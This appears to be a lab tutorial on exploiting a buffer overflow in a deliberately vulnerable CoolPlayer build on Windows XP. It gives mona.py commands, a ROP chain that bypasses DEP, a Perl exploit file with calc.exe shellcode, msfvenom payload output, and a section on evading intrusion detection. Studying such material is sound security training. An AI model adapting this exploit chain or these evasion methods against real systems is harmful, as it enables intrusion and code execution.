


Figure 41 Enabling DEP in OptOut mode

To make sure that DEP is enabled, check the Performance Options in System Properties (Figure 42).




Figure 42 DEP - ON

## 2.4.1 Exploit

To execute the shellcode using ROP, it is required to find which modules (DLLs) are ASLR disabled. To do so, attach the CoolPlayer process in Immunity Debugger. Using previously installed mona.py script, it is possible to find the required modules.

### !mona noaslr




Figure 43 Using mona to find ASLR disabled DLLs



Multiple modules were found, but for this demo msvcrt.dll was used. Open CoolPlayer in Immunity Debugger once again. We must now locate a return statement in msvcrt.dll from which the ROP chain will begin (Figure 44).

**!mona find -type instr -s "retn" -m msvcrt.dll -cpb "\x00\x0a\x0d\x2c\x3d"**




Figure 44 Using mona to find the return statement in msvcrt.dll

The output can be found in the working folder that has been configured in the previous demo. Check the Log data to find the location of 'find.txt' file. We must now inspect this file and look for the address that has a {PAGE\_EXECUTE\_READ} next to it (Figure 45).

**0x77c22de8 : "retn" | {PAGE\_EXECUTE\_READ} [msvcrt.dll]**

Figure 45 Valid address found in find.txt

Once a return address has been determined, the next step is to locate appropriate ROP gadgets in order to begin building the chain.

```
!mona rop -n -m msvcrt.dll -cpb "\x00\x0a\x0d\x2c\x3d"
```

```
0BADF000      ROP generator finished
0BADF000
0BADF000      [+] Writing stackpivots to file c:\mona\1705032\stackpivot.txt
0BADF000      Wrote 994 pivots to file
0BADF000      [+] Writing suggestions to file c:\mona\1705032\rop_suggestions.txt
0BADF000      Wrote 498 suggestions to file
0BADF000      [+] Writing results to file c:\mona\1705032\rop.txt (3253 interesting gadgets)
0BADF000      Wrote 3253 interesting gadgets to file
0BADF000      [+] Writing other gadgets to file c:\mona\1705032\rop.txt (3235 gadgets)
0BADF000      Wrote 3235 other gadgets to file
0BADF000      Done
0BADF000
0BADF000      [+] This mona.py action took 0:00:08.793000
!mona rop -n -m msvcrt.dll -cpb "\x00\x0a\x0d\x2c\x3d"
```

Figure 46 Using mona to find gadgets

Mona automatically attempted to create ROP chains for each of the system functions. In the rop\_chains.txt look for a “Unable to find gadget to put...” message. It means that the chain is incomplete and some manual ROP programming would be required to finish the chain.

```
ROP Chain for VirtualProtect() [(XP/2003 Server and up)] :
-----

*** [ Ruby ] ***

def create_rop_chain()

  # rop chain generated with mona.py - www.corelanc.be
  rop_gadgets =
  [
    #[--INFO:gadgets_to_set_ebp:--]
    0x77c464b8, # POP EBP # RETN [msvcrt.dll]
    0x77c464b8, # skip 4 bytes [msvcrt.dll]
    #[--INFO:gadgets_to_set_ebx:--]
    0x00000000, # [-] Unable to find gadget to put 00000201 into ebx
    #[--INFO:gadgets_to_set_edx:--]
```

Figure 47 Example of an incomplete ROP chain found in rop\_chains.txt

Inspect the rop\_chains.txt further to find if there are any completed ROP chains. There is a completed ROP Chain for VirtualAlloc() which can be used in our exploit (Figure 48).

```
def create_rop_chain():

    # rop chain generated with mona.py - www.corelan.be
    rop_gadgets = [
        #---INFO:gadgets_to_set_ebp:---]
        0x77c53f3a, # POP EBP # RETN [msvcrt.dll]
        0x77c53f3a, # skip 4 bytes [msvcrt.dll]
        #---INFO:gadgets_to_set_ebx:---]
        0x77c550f7, # POP EBX # RETN [msvcrt.dll]
        0xffffffff, #
        0x77c127e1, # INC EBX # RETN [msvcrt.dll]
        0x77c127e1, # INC EBX # RETN [msvcrt.dll]
        #---INFO:gadgets_to_set_edx:---]
        0x77c4ded4, # POP EAX # RETN [msvcrt.dll]
        0xa1bf4fcd, # put delta into eax (-> put 0x00001000 into edx)
        0x77c38081, # ADD EAX,5E40C033 # RETN [msvcrt.dll]
        0x77c58fbc, # XCHG EAX,EDX # RETN [msvcrt.dll]
        #---INFO:gadgets_to_set_ecx:---]
        0x77c4e0da, # POP EAX # RETN [msvcrt.dll]
        0x36ffff8e, # put delta into eax (-> put 0x00000040 into ecx)
        0x77c4c78a, # ADD EAX,C90000B2 # RETN [msvcrt.dll]
        0x77c14001, # XCHG EAX,ECX # RETN [msvcrt.dll]
        #---INFO:gadgets_to_set_edi:---]
        0x77c3dbbc, # POP EDI # RETN [msvcrt.dll]
        0x77c47a42, # RETN (ROP NOP) [msvcrt.dll]
        #---INFO:gadgets_to_set_esi:---]
        0x77c3b824, # POP ESI # RETN [msvcrt.dll]
        0x77c2aacc, # JMP [EAX] [msvcrt.dll]
        0x77c4ded4, # POP EAX # RETN [msvcrt.dll]
        0x77c1110c, # ptr to &VirtualAlloc() [IAT msvcrt.dll]
        #---INFO:pushad:---]
        0x77c12df9, # PUSHAD # RETN [msvcrt.dll]
        #---INFO:extras:---]
        0x77c35459, # ptr to 'push esp # ret ' [msvcrt.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)
```

Figure 48 VirtualAlloc ROP chain

Unfortunately, mona does not support Perl and to use the ROP gadgets in our script we have to modify the python version. In Appendix J you can find how to easily convert Python code to Perl.

At this point all information required to execute the shell code using ROP chains were gathered. We want our payload to run the calc.exe to prove that it works. Full Perl script can be found in Appendix K. If you have done everything correctly, you should see the calculator.

```
$file="rop_calc.ini";
$buffer = "[CoolPlayer Skin]\nPlaylistSkin=";

$buffer .= "A" x 479; #buffer chars
$buffer .= pack('V', 0x77c22de8); #{PAGE_EXECUTE_READ} address from find.txt

#ROP CHAIN
$buffer .= pack('V', 0x77c31c37);# POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c31c37);# skip 4 bytes [msvcrt.dll]
$buffer .= pack('V', 0x77c39ec7);# POP EBX # RETN [msvcrt.dll]
$buffer .= pack('V', 0xffffffff);#
$buffer .= pack('V', 0x77c127e1);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c127e5);# INC EBX # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c4debf);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V', 0xa1bf4fcd);# put delta into eax (-> put 0x00001000 into edx)
$buffer .= pack('V', 0x77c38081);# ADD EAX,5E40C033 # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c58fbc);# XCHG EAX,EDX # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c4ded4);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V', 0x36ffff8e);# put delta into eax (-> put 0x00000040 into ecx)
$buffer .= pack('V', 0x77c4c78a);# ADD EAX,C90000B2 # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c14001);# XCHG EAX,ECX # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c47a36);# POP EDI # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c47a42);# RETN (ROP NOP) [msvcrt.dll]
$buffer .= pack('V', 0x77c30426);# POP ESI # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c2aacc);# JMP [EAX] [msvcrt.dll]
$buffer .= pack('V', 0x77c4e392);# POP EAX # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c1110c);# ptr to &VirtualAlloc() [IAT msvcrt.dll]
$buffer .= pack('V', 0x77c12df9);# PUSHAD # RETN [msvcrt.dll]
$buffer .= pack('V', 0x77c35459);# ptr to 'push esp # ret ' [msvcrt.dll]

#NOP SLED
$buffer .= "\x90" x 16;

#calc.exe SHELLCODE
$buffer .= "\xdb\x7d\x74\x24\xf4\x5f\xbb\x9e\xd4\xf7\xd9\x29\xc9" .
"\xb1\x31\x83\xc7\x04\x31\x5f\x14\x03\x5f\x8a\x36\x02\x25" .
```

## 3 DISCUSSION

### 3.1 BUFFER OVERFLOW COUNTERMEASURES IN MODERN OPERATING SYSTEM

---

As demonstrated in this tutorial, exploiting a vulnerable application with a buffer overflow attack can result in complete control of the operating system. We already know that applications written in languages such as C or C++ are more vulnerable to attacks because they operate so close to the hardware and allow the programmer to control memory and address spaces programmatically. It should be noted that, regardless of the programming language used to create the application, operating systems have their own methods for preventing buffer overflow attacks.

In modern Windows operating systems, there are three mitigations that can be configured to help protect against memory exploits:

- DEP
- SEHOP
- ASLR

Data Execution Prevention (DEP) is a security feature that helps protect your computer from viruses and other security threats. Malicious applications may try to attack Windows by running (or executing) code in system memory areas reserved for Windows and other approved programmes. These types of attacks have the potential to corrupt programmes and files. DEP can secure your computer by monitoring programmes to ensure they use system memory properly. If DEP detects that an application on your computer is improperly consuming memory, it will close the programme and notify you.

Structured Exception Handling Overwrite Protection (SEHOP) is intended to aid in the detection of exploits that use the Structured Exception Handler (SEH) overwrite approach. Because this protection technique is available at run-time, it helps to safeguard programmes regardless of whether they were compiled with the most recent upgrades.

Address space layout randomisation (ASLR) is primarily used to protect against buffer overflow attacks. In the case of a buffer overflow, attackers pass a function as much rubbish data as possible, followed by a malicious payload. The payload will overwrite the data that the program intends to access. Instructions to jump to another point in the code are a common payload. ASLR works with virtual memory management to randomly locate different parts of the program in memory. Each time the program is run, the components (including the stack, heap, and libraries) are moved to a different address in virtual memory. Attackers can no longer find out where their target is through trial and error because the address will be different each time.

There are also Windows countermeasures to protect against buffer overflow attacks that do not require any configuration:

- SMB hardening for SYSVOL and NETLOGON shares
- Protected Processes
- Universal Windows apps protections
- Heap and Kernel pool protections
- Control Flow Guard  
(Microsoft, 2017)

Even though the countermeasures make memory-related attacks more difficult and less reliable, they are not impenetrable, and malicious attackers can still get around these protection schemes in some cases.

### **3.2 EVADING INTRUSION DETECTION SYSTEM**

---

An IDS (Intrusion Detection System) is a system that monitors network traffic for unusual activity. It is typically implemented as an application that scans the network or system for unusual behaviour or violations of user or file permissions. To avoid detection by an intrusion detection system, the payload for a buffer overflow attack can employ a variety of techniques such as flooding, fragmentation, encryption, or obfuscation (Liao et al., 2013).

To effectively capture packets, analyse traffic, and report malicious attacks, IDSs rely on resources such as memory and processor power. The basic concept of flooding is to send a large amount of traffic to a specific server or a service with the goal of exhausting all of its resources.

Encryption can also be used to defeat intrusion detection systems. This can vary depending on the situation, but if an attacker is able to compromise a target using Secure Shell (SSH), Secure Socket Layer (SSL), or a Virtual Private Network (VPN) tunnel, they can bypass IDS because it is unable to analyse traffic and thus allows traffic to pass (Daniel Que Development, 2004).

Polymorphic techniques can be used by attackers to disguise their shellcode. By modifying the attack payload so that it does not match the default IDS signatures, this can be used to get around IDS. As a result, the attacker should be able to get around the IDS (West, 2019). They can also hide their shellcode using obfuscation techniques. Attackers can, for example, encrypt BASE64, which the IDS can inspect and forward without raising an alarm.

Dividing network packet into multiple pieces can be used to prevent IDS from seeing the true data they are carrying. Once they reach the host, these fragments can be reassembled into the full payload causing serious damage. (Daniel Que Development, 2004)

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West, S. (2019). *What is an Evasion Technique?* [online] Libraesva. Available at: <https://www.libraesva.com/what-is-an-evasion-technique/>.




# APPENDICES

## 4.1 APPENDIX A

---


To make sure that DEP is disabled, go to System Properties -> Advanced -> Performance -> Settings



## 4.2 APPENDIX B

---

Windows XP Service Pack 3 – operating system used for the purpose of the data overflow investigation




## 4.3 APPENDIX C

---


Vulnerable Media Player (CoolPlayer) tested against the buffer overflow vulnerability. To run the program, two files were provided:

- 1705032.exe
- MSVCRTD.DLL




## 4.4 APPENDIX D

Debugging utility tools: Immunity Debugger (on the right) & OllyDbg (on the left)



## 4.5 APPENDIX E

Scripts provided with the Windows XP virtual machine, that were used during the procedure. Those can be found in C:\cmd folder.



## 4.6 APPENDIX F

Raw payload generated using msfvenom used to run calc.exe

```
(root@kali)-[~/Desktop]
# msfvenom -p windows/exec CMD=calc.exe -a x86 --platform windows -f perl
No encoder specified, outputting raw payload
Payload size: 193 bytes
Final size of perl file: 852 bytes
my $buf =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7" .
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78" .
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3" .
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01" .
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58" .
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3" .
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a" .
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d" .
"\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb" .
"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c" .
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53" .
"\xff\xd5\x63\x61\x6c\x63\x2e\x65\x78\x65\x00";
```

## 4.7 APPENDIX G

---

Payload generated using msfvenom used to run calc.exe encoded with shikata\_ga\_nai

```
(root@kali)~[~/Desktop]
# msfvenom -p windows/exec CMD=notepad.exe -a x86 --platform windows -e x86/shikata_ga_nai -b
"\x00\x0a\x0d\x2c\x3d" -f perl
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 223 (iteration=0)
x86/shikata_ga_nai chosen with final size 223
Payload size: 223 bytes
Final size of perl file: 982 bytes
my $buf =
"\xbe\xf6\xbc\x21\xd9\xc1\xd9\x74\x24\xf4\x5b\x31\xc9" .
"\xb1\x32\x31\x73\x12\x83\xeb\xfc\x03\x85\xfa\x5e\xd4\x95" .
"\xeb\x1d\x17\x65\xec\x41\x91\x80\xdd\x41\xc5\xc1\x4e\x72" .
"\x8d\x87\x62\xf9\xc3\x33\xf0\x8f\xcb\x34\xb1\x3a\x2a\x7b" .
"\x42\x16\x0e\x1a\xc0\x65\x43\xfc\xf9\xa5\x96\xfd\x3e\xdb" .
"\x5b\xaf\x97\x97\xce\x5f\x93\xe2\xd2\xd4\xef\xe3\x52\x09" .
"\xa7\x02\x72\x9c\xb3\x5c\x54\x1f\x17\xd5\xdd\x07\x74\xd0" .
"\x94\xbc\x4e\xae\x26\x14\x9f\x4f\x84\x59\x2f\xa2\xd4\x9e" .
"\x88\x5d\xa3\xd6\xea\xe0\xb4\x2d\x90\x3e\x30\xb5\x32\xb4" .
"\xe2\x11\xc2\x19\x74\xd2\xc8\xd6\xf2\xbc\xcc\xe9\xd7\xb7" .
"\xe9\x62\xd6\x17\x78\x30\xfd\xb3\x20\xe2\x9c\xe2\x8c\x45" .
"\xa0\xf4\x6e\x39\x04\x7f\x82\xe2\x35\x22\xc9\xb1\xcb\x59" .
"\xbf\xb2\xd3\x61\x90\xda\xe2\xea\x7f\x9c\xfa\x39\xc4\x52" .
"\xb1\x63\x6d\xfb\x1c\xf6\x2f\x66\x9f\x2d\x73\x9f\x1c\xc7" .
"\x0c\x64\x3c\xa2\x09\x20\xfa\x5f\x60\x39\x6f\x5f\xd7\x3a" .
"\xba\x31\xb8\xb0\x20\xbd\x27\x5d\x85\x58\xd0\xf8\xd9";
```



## 4.8 APPENDIX H

---

Payload generated using msfvenom used to execute reverse\_tcp encoded with shikata\_ga\_nai

```
(root@kali)~[~/Desktop]
